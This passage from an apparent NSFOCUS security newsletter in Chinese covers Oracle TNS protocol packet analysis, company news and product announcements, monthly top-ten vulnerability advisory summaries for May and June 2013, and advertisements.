0080 5f 6a 64 62 63 5f 5f 29 28 55 53 45 52 3d 29 29  _jdbc_)(USER=)
0090 28 53 45 52 56 49 43 45 5f 4e 41 4d 45 3d 6f 72  (SERVICE_NAME=or
00a0 61 39 29 28 43 49 44 3d 28 50 52 4f 47 52 41 4d  a9)(CID=(PROGRAM
00b0 3d 29 28 48 4f 53 54 3d 5f 5f 6a 64 62 63 5f 5f  =)(HOST=__jdbc__
00c0 29 28 55 53 45 52 3d 29 29 29 29                )(USER=)))
    
```

报文解析：

```

00 35  Redirect Data Length : 53

28 41 44 44 52 45 53 3d 28 50 52 4f 54 4f 43
4f 4c 3d 74 63 70 29 28 48 4f 53 54 3d 31 30 2e
32 30 2e 36 30 2e 38 31 29 28 50 4f 52 54 3d 33
33 35 33 29 29

Redirect Data :
(ADDRESS=
    (PROTOCOL=tcp)
    (HOST=10.20.60.81)
    (PORT=3353)
)
    
```

4.5 Data (0x06)

要了解 Data 报文，关键是需要知道 TTCCode 的含义，Wireshark 的源码有这些信息。

TTC Code		Remark
1	Set Protocol	
2	Set Data Representation	
3	User to Server request	客户端主要通过 0x03 向服务器发送请求
4	Error return status	返回错误信息
5	Access User Address space	
6	Row Transfer Header	返回 Row 信息
7	I made this to handle spanning data rows	
8	Return OPI parameter	可以理解为 OK
9	Return Function Complete	比较常见
10	for msdos/os2 N oerdefs follow	
11	Sending IO vec only for fast UPI	
12	Send LonG for fast UPI	

13	Invoke user CALLBACK	
14	LOB/FILE data follows	
15	warning messages - may be a set of them	
16	Describe Information	返回列表信息
17	piggy back function follow	
18	signals special action for untrusted callout support	
19	Flush Out Bind data in DML/ w RETURN when error	
21	Bit Vector	表示一条记录返回哪些列的值

表 4.1 Oracle TNS ttcCode

4.6 Resend (0x11)

Resend 报文没有 Data 部分，客户端收到 Resend 报文后重发 Connet 报文。与 Redirect 的差别在于不会终止当前连接。

4.7 Marker (0x12)

Marker 报文的作用是通知客户端或服务器停止发送数据，Marker 报文仅有 3 个字节，结构如下：

```

0       7       15      23
+-----+-----+-----+

```

```

| Marker Type | 0x00 | Data |
+-----+-----+-----+

```

Marker Type	Data	Operation
0x00	Any	Break
0x01	0x02	Reset
0x01	0x03	Interrupt

表 4.2 Oracle TNS Marker Type

5. 总结

本文对 Oracle TNS 协议进行了简要的介绍，分析了 Oracle 的网络结构和报文基本结构，最后对 TNS 的关键报文进行了较为详细的解析。阅读本文可以了解 Oracle TNS 协议的交互过程，理解每个 TNS 报文的含义和作用。

参考文献

- http://en.wikipedia.org/wiki/Transparent_Network_Substrate
- <http://www.oracle-internals.com/?p=22>
- <http://www.thesprawl.org/research/oracle-tns-protocol/>
- <http://anonsvn.wireshark.org/wireshark/trunk/epan/dissectors/packet-tns.c>
- 《Oracle9i Net Services Administrator's Guide》

绿盟科技发布工业控制系统及其安全性研究报告

工业控制系统脆弱的安全状况以及日益严重的攻击威胁，已经引起了国家的高度重视，甚至提升到国家安全战略的高度，并在政策、标准、技术及方案等方面展开了积极应对。在明确重点领域工业控制系统信息安全要求的同时，国家主管部门在政策和科研层面上也在积极部署工业控制系统的安全保障工作。

在这种背景下，绿盟科技及时成立了一个由多名资深技术专家所组成的研究团队来专门从事工业控制系统的安全研究。研究团队在初步了解工业控制系统知识的基础上，结合公司在安全攻防、协议安全性以及漏洞研究方面的技术优势，首先对“工业控制系统所面临的安全威胁及对策”、“工业控制系统的协议安全性”及“工业控制系统相关的漏洞分析”等几个主题进行了较为深入的研究。

该技术报告可以供工业控制系统的安全管理人员以及相关安全产品的规划及研发人

员参考所用，帮助他们初步了解工业控制系统及其存在的安全性问题，进而为后续开发适用于工业控制系统相关的安全产品及提供相应的安全解决方案奠定基础。下面为报告内容提要：

- 首先，对工业控制系统的基本概念和系统体系架构进行了概要介绍，并从多个角度探讨了工业控制系统与传统 IT 信息系统的差异性。这可以让不熟悉工业控制系统的读者能够对工业控制系统有一个初步了解，并有助于理解后续章节的内容。

- 其次，从安全威胁、安全防护以及安全管理等多个角度讨论工业控制系统所面临的安全问题及安全威胁，并与传统 IT 信息系统所面临的安全问题与威胁做了较为详细的差异化对比分析。并重点选择具有较大差异性的工业控制系统专有通信协议的安全性、专有的安全漏洞情况进行详细的分析研究。所得到的研究成果有助于读者更深入地了解当前工业控制系统所面临的安全威胁。


- 再次，为便于读者对工业控制系统所面临的安全威胁有一个直观的认识，我们还

虚构了两个攻击案例，来描述从不同攻击途径对工业控制系统进行入侵攻击的过程。

- 最后，在上述研究的基础上，对当前工业控制系统所面临的安全威胁及问题进行分析总结，并提出了针对性的安全建议。

欲知更多观点与内容，可参阅《2013 工业控制系统及其安全性研究报告》。

绿盟科技第五次入选国家级网络安全应急服务支撑单位



日前，国家计算机网络应急技术处理协调中心（以下简称 CNCERT）在内蒙古自治区呼和浩特市举行了“第五届 CNCERT 网

综合信息

络安全应急服务支撑单位”的现场评选活动，最终评选出 8 个国家级网络安全应急服务支撑单位和 37 个省级网络安全应急服务支撑单位。绿盟科技凭借强大的技术优势、专业的服务团队、丰富的应急经验、充沛的后台资源、精良的工具设备、完善的支持体系和高效的响应速度，第五次入选“国家级网络安全应急服务支撑单位”。

作为 2004 年首批国家级应急响应支撑成员单位之一，绿盟科技已经连续五届获此称号。九年来，绿盟科技一直积极发挥自身技术资源优势，努力加强与 CNCERT 的沟通及配合：日常指定固定联系人，建立 7×24 小时联系机制；发现重要网络安全事件后第一时间上报；配合国家中心及分中心工作，提供网络安全技术支持；在发生重大突发网络安全事件时，接受 CNCERT 协调与指导，为国家基础信息网络和重要信息系统部门提供公益性的应急处理服务。

为了应对日益严峻的网络安全形势，更好地开展应急服务支撑工作，绿盟科技在全公司范围内集合来自于多个核心技术部门的各类安全专家，成立了绿盟科技技术支持小

组、应急响应小组和客户支持小组，并在此基础上构建形成了以安全保障、应急响应与现场值守为任务目标的三级安全响应团队，从而为应急响应支撑服务工作提供有层次的知识和技术支撑。多年来，绿盟科技安全响应团队与客户的网络安全中心、应急体系配合协作，共同完成了数百次安全事件的应急响应和处理，应急类型覆盖了各个层面，从中积累了丰富的实战经验，并在春节联欢晚会、中国东盟博览会、广交会百届盛会、第 29 届奥运会、第 26 届大运会及温总理与网友在线交流、国庆 60 周年、十八大等多项重大活动中提供了有效的安全保障，出色地完成了保卫大型赛事、会议信息系统网络安全重任。

作为民族信息安全企业的代表，绿盟科技始终把支持国家的信息安全保障作为自己的社会责任。本次新获选之后，绿盟科技仍将一如既往地发挥自身技术和业务优势，做好应急响应支撑服务工作，未来用扎实的工作和不断探索的精神，为保障国家信息化平台的安全稳定运行、共同维护网络安全，做出更大的贡献。

绿盟科技：下一代安全的 7 个主要特性



近年来，网络攻防环境正在发生快速的变化。首先，攻击者的动机已不再是为了技术突破，而是更具功利性。其次，攻击者的目标选择更明确，攻击更为专注。第三，针对 CII 及工业控制系统的攻击事件日益频繁，网络攻防战场正在从通用网络向专用网络逐步扩展。此外，云计算、虚拟化、大数据及移动互联网等新 IT 应用技术的快速发展，在为用户提供更为灵活、实用的 IT 应用及服务模式的同时，也不可避免地引入新的安全问题，并对当前的信息安全防护能力提出

新的挑战。

为了应对这些挑战，业内提出了下一代安全的概念。但对于什么是下一代安全，下一代安全具有什么特征，却没有一个明确的定义和论证。绿盟科技提出，下一代安全是指为应对因新的安全威胁与 IT 技术发展而造成的安全技术水平及安全服务能力严重不足的问题，所提出的新安全理念、技术、产品以及服务模式等对策的集合。

报告中，绿盟科技从下一代安全的重点发展趋势，如安全运营、安全智能、云及虚拟化及其相关特性的分析与讨论中，归纳总结出了下一代安全的 7 个主要特性，即异常检测、威胁感知、安全协同、虚拟化、安全云、闭环运营及可视化。这些重要信息是依据绿盟科技的下一代安全研究模型，通过对攻防环境的变化及新型威胁特征的综合分析和归纳推导而出，能够体现当前信息安全领域的主要发展趋势。

这份报告对于业界规划下一代安全产品架构，应对未来安全挑战，具有较高的参考价值。欲知更多观点与内容，可参阅《下一代安全概念及特性分析》。

绿盟远程安全评估系统 RSAS v6.0 正式发布



日前，绿盟科技研发的新一代的绿盟远程安全评估系统 (NSFOCUS Remote Security Assessment System, 简称 NSFOCUS RSAS V6.0) 正式发布。该产品将系统漏洞扫描和安全配置核查功能集于一身，可以快速地对操作系统、数据库、中间件及网络设备等多种网络系统进行远程安全评估，准确发现各类系统存在的安全漏洞和配置隐患。

近些年，利用信息系统自身存在的安全漏洞和配置隐患发动网络攻击的事件日益严重，为解决这一问题，绿盟科技以自身强大的攻防研究能力为基础，集十余年安全评估

与加固经验，研发了新一代的绿盟远程安全评估系统。NSFOCUS RSAS V6.0 可以快速发现的系统安全漏洞超过 10000 条，检查系统安全配置隐患超过 3000 项。在发现安全风险的同时，提供详尽的解决方案，指导客户进行安全风险修补工作。

除了强大的安全评估能力外，NSFOCUS RSAS V6.0 还围绕 IT 资产实现了风险闭环管理，从风险预警、快速检测、综合分析、修补指导到审计验证等几个环节把控 IT 资产的风险管理过程，实现 IT 资产的风险闭环管理，有效提升用户 IT 安全管理水平。

绿盟科技作为国内最大的网络安全厂商之一，在漏洞与风险管理领域有着十余年的积淀，先后发布了绿盟远程安全评估系统、绿盟 Web 应用漏洞扫描系统、绿盟安全配置核查系统及绿盟网站安全监测系统等一系列享誉全国的产品。随着 NSFOCUS RSAS V6.0 的发布上市，绿盟科技为客户提供了一款更加优秀的远程安全评估系统，全方位保障客户安全。http://www.nsfocus.com/1_solution/1_2_3.html

NSFOCUS 2013年5月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度及影响范围等因素综合评出，仅供参考。
http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2013-05-04 Microsoft IE 8 远程代码执行漏洞 (CVE-2013-1347)

NSFOCUS ID: 23617

<http://www.nsfocus.net/vulndb/23617>

综述：

Microsoft Internet Explorer 是微软公司推出的一款网页浏览器。

Microsoft Internet Explorer 8 在处理特定的畸形 DOM 操作时存在漏洞。

危害：

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

2. 2013-05-16 Adobe Flash Player 和 AIR 多个内存破坏漏洞 (APSB13-14)

NSFOCUS ID: 23704

<http://www.nsfocus.net/vulndb/23704>

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 和 AIR 在实现上存在多个内存破坏漏洞。

危害：

远程攻击者可以通过诱使受害者打开恶意 swf 文件来利用此漏洞，从而控制受害者系统。

3. 2013-05-16 Adobe Acrobat 和 Reader 多个安全漏洞 (APSB13-15)

NSFOCUS ID: 23703

<http://www.nsfocus.net/vulndb/23703>

综述：

Adobe Reader 是美国 Adobe 公司开发的一款优秀的 PDF 文档阅读软件。

Adobe Acrobat 和 Reader 在实现上存在多个安全漏洞，攻击者可利用这些漏洞执行任意代码，造成拒绝服务、泄露敏感信息、执行未授权操作等危害。

危害：

远程攻击者可以通过诱使受害者打开恶意 PDF 文件来利用此漏洞，从而控制受害者系统。

4. 2013-05-23 Apache Struts2 Showcase 应用远程命令执行漏洞 (CVE-2013-1965)

NSFOCUS ID: 23761

<http://www.nsfocus.net/vulndb/23761>**综述：**

Struts2 是第二代基于 Model-View-Controller (MVC) 模型的 Java 企业级 Web 应用框架。

Apache Struts2 Showcase 应用 2.0.0-2.3.13 存在安全漏洞，可导致任意代码执行。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器。

5. 2013-05-08 nginx 'ngx_http_parse.c' 栈缓冲区溢出漏洞

NSFOCUS ID: 23631

<http://www.nsfocus.net/vulndb/23631>**综述：**

nginx 是 HTTP 及反向代理服务器，同时也用作邮件代理服务器。

nginx 1.3.9 - 1.4.0 在解析 HTTP 块时，"ngx_http_parse_chunked()" 函数 (http/ngx_http_parse.c) 中存在错误，可被利用造成栈缓冲区溢出。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器。

6. 2013-05-28 Apache Struts 'includeParams' 不完整修复安全绕过漏洞 (CVE-2013-2115)

NSFOCUS ID: 23769

<http://www.nsfocus.net/vulndb/23769>**综述：**

Struts2 是第二代基于 Model-View-Controller (MVC) 模型的 Java 企业级 Web 应用框架。

Apache Struts 2.0.0-2.3.14.1 存在未彻底修复的安全措施绕过漏洞 (CVE-2013-1966)。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器。

7. 2013-05-23 Apple QuickTime 7.7.4 之前版本多个任意代码执行漏洞

▶▶ 安全公告

NSFOCUS ID: 23757

<http://www.nsfocus.net/vulndb/23757>

综述：

QuickTime 是由苹果电脑所开发的一种多媒体播放器。

QuickTime 7.7.4 (Windows 7 / Vista / XP) 之前版本处理特制文件时存在多个安全漏洞。

危害：

远程攻击者可以通过诱使受害者打开恶意媒体文件来利用此漏洞，从而控制受害者系统。

8. 2013-05-27 Cisco IOS XR Software SNMP 拒绝服务漏洞

NSFOCUS ID: 23766

<http://www.nsfocus.net/vulndb/23766>

综述：

Cisco IOS 是多数思科系统路由器和网络交换机上使用的互联网操作系统。

Cisco IOS XR 在 SNMP 进程中存在安全漏洞，可使未经身份验证的远程攻击者重新加载受影响进程并泄露部分内存信息。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，导致拒绝服务。

9. 2013-05-06 Huawei AR 系列路由器 SNMPv3 拒绝服务漏洞

NSFOCUS ID: 23618

<http://www.nsfocus.net/vulndb/23618>

综述：

Huawei AR 系列路由器是基于华为专有 VRP 的下一代企业级路由器，集成了路由、交换、3G、WLAN、语音和安全功能。

Huawei AR 系列路由器在启用了 SNMPv3 后，攻击者可以通过发送畸形 SNMPv3 消息使有漏洞的设备崩溃，导致远程拒绝服务。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，导致拒绝服务。

10. 2013-05-24 CoDeSys Gateway Server 释放后重用远程拒绝服务漏洞

NSFOCUS ID: 23760

<http://www.nsfocus.net/vulndb/23760>

综述：

CoDeSys 是 Windows 平台下，独立于硬件的 IEC 61131-3 开发系统，用于编程和创建控制器应用。

CoDeSys Gateway Server 2.3.9.27 内的服务器应用存在释放后重用漏洞，可使远程攻击者造成后台程序崩溃。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，导致拒绝服务。

NSFOCUS 2013年6月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度及影响范围等因素综合评出，仅供参考。
http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2013-06-13 Microsoft Internet Explorer 内存破坏漏洞 (CVE-2013-3111)(MS13-047)

NSFOCUS ID: 23876

<http://www.nsfocus.net/vulndb/23876>

综述：

Windows Internet Explorer, 简称 MSIE, 是微软公司推出的一款网页浏览器。

Microsoft Internet Explorer 6-10 存在安全漏洞。

危害：

攻击者可以通过诱使受害者访问恶意网页来利用此漏洞，从而控制受害者系统。

2. 2013-06-13 Adobe Flash Player/AIR 远程内存破坏漏洞 (CVE-2013-3343)(APSB13-16)

NSFOCUS ID: 23895

<http://www.nsfocus.net/vulndb/23895>

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 和 AIR 在实现上存在安全漏洞，可造成应用崩溃或使攻击者完全控制受影响系统。

危害：

攻击者可以通过诱使受害者访问恶意 swf 文件来利用此漏洞，从而控制受害者系统。

3. 2013-06-21 Oracle Java SE 远程安全漏洞 (CVE-2013-2470)

NSFOCUS ID: 23954

<http://www.nsfocus.net/vulndb/23954>

▶▶ 安全公告

综述：

Java SE 是基于 JDK 和 JRE 的 Java 平台标准版的简称，用于开发和部署桌面、服务器以及嵌入设备和实时环境中的 Java 应用程序。

Oracle Java SE 在 Java Runtime Environment 的实现上存在远程安全漏洞。

危害：

攻击者可以通过诱使受害者访问恶意网页来利用此漏洞，从而控制受害者系统。

4. 2013-06-07 ISC BIND 递归查询处理远程拒绝服务漏洞 (CVE-2013-3919)

NSFOCUS ID: 23849

<http://www.nsfocus.net/vulndb/23849>

综述：

BIND 是一个应用非常广泛的 DNS 协议的实现。

ISC BIND 9.6-ESV-R9, 9.8.5, 9.9.3 的 resolver.c 在处理畸形区域记录递归查询时存在 RUNTIME_CHECK 错误。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，导致拒绝服务。

5. 2013-06-13 Microsoft Office PNG File 缓冲区溢出漏洞 (CVE-2013-1331)(MS13-051)

NSFOCUS ID: 23892

<http://www.nsfocus.net/vulndb/23892>

综述：

Microsoft Office 是微软公司开发的一套基于 Windows 操作系统的办公软件套装。

Microsoft Office 分析特制 Office 文件的方式中存在一个远程执行代码漏洞。

危害：

攻击者可以通过诱使受害者访问恶意 Office 文档来利用此漏洞，从而控制受害者系统。

6. 2013-06-07 Apple Safari WebKit 内存破坏漏洞 (CVE-2013-1009)

NSFOCUS ID: 23856

<http://www.nsfocus.net/vulndb/23856>

综述：

Safari 是苹果计算机的最新操作系统 Mac OS X 中的浏览器。

Safari 6.0.5 之前版本内的 WebKit 存在内存破坏漏洞。

危害：

攻击者可以通过诱使受害者访问恶意网页来利用此漏洞，从而控制受害者系统。

7. 2013-06-26 Mozilla Firefox/Thunderbird 多个漏洞 (MFSa 2013-49-62)

NSFOCUS ID: 23980

<http://www.nsfocus.net/vulndb/23980>

综述：

Firefox 是一款非常流行的开源 Web 浏览器。Thunderbird 是一个邮件客户端，支持 IMAP、POP 邮件协议以及 HTML 邮件格式。

Mozilla Firefox 和 Thunderbird 在实现上存在多个安全漏洞，包括执行任意代码、泄露敏感信息、提升权限、绕过安全限制及执行未授权操作等。

危害：

攻击者可以通过诱使受害者访问恶意网页来利用这些漏洞，从而控制受害者系统。

8. 2013-06-07 Apache StrutsOGNL 表达式注入漏洞 (CVE-2013-2135)

NSFOCUS ID: 23864

<http://www.nsfocus.net/vulndb/23864>

综述：

Struts2 是第二代基于 Model-View-Controller(MVC) 模型的 Java 企业级 Web 应用框架。

Apache Struts 2.0.0-2.3.14.3 在评估 OGNL 表达式时存在的错误，存在表达式注入漏洞。

危害：

远程攻击者可利用此漏洞操作服务器端对象，并在受影响应用上下文中执行任意命令。

9. 2013-06-17 Siemens SIMATIC WinCC/PCS 7 硬编码凭证安全绕过漏洞 (CVE-2013-3958)

NSFOCUS ID: 23914

<http://www.nsfocus.net/vulndb/23914>

综述：

Siemens SIMATIC WinCC 是监测控制和数据采集 SCADA 及人机界面 HMI 系统。Siemens SIMATIC PCS 是流程控制系统。

Siemens SIMATIC WinCC/PCS 7 的 Web Navigator 登录界面存在硬编码账户，远程攻击者可以获取访问权限。

危害：

远程攻击者可以通过硬编码账户登录服务器，对服务器进行非授权的访问。

10. 2013-06-04 Apache Subversion 命令注入漏洞 (CVE-2013-2088)

NSFOCUS ID: 23817

<http://www.nsfocus.net/vulndb/23817>

综述：

Subversion 是一款开源多用户版本控制系统，支持非 ASCII 文本和二进制数据。

Apache Subversion 1.6.22 及之前版本、1.7.10 及之前版本存在命令注入漏洞。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器系统。

THE EXPERT BEHIND GIANTS

巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“感谢绿盟科技与我们并肩工作，共同保护用户的网络安全。”
——微软公司

左磊

绿盟科技研究院总监 操作系统安全问题专家



www.nsfocus.com



公司总部：北京市海淀区北洼路4号益泰大厦三层 010-68438880

服务热线：400-818-6868 值班热线：13321167330（非工作时间） 技术支持传真：010-68437328

技术支持网站：<http://support.nsfocus.com> 技术支持邮箱：support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW



全新的网络环境
你需要下一代防火墙

▶▶ 一体化安全解决方案：安全、易用、稳定



NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL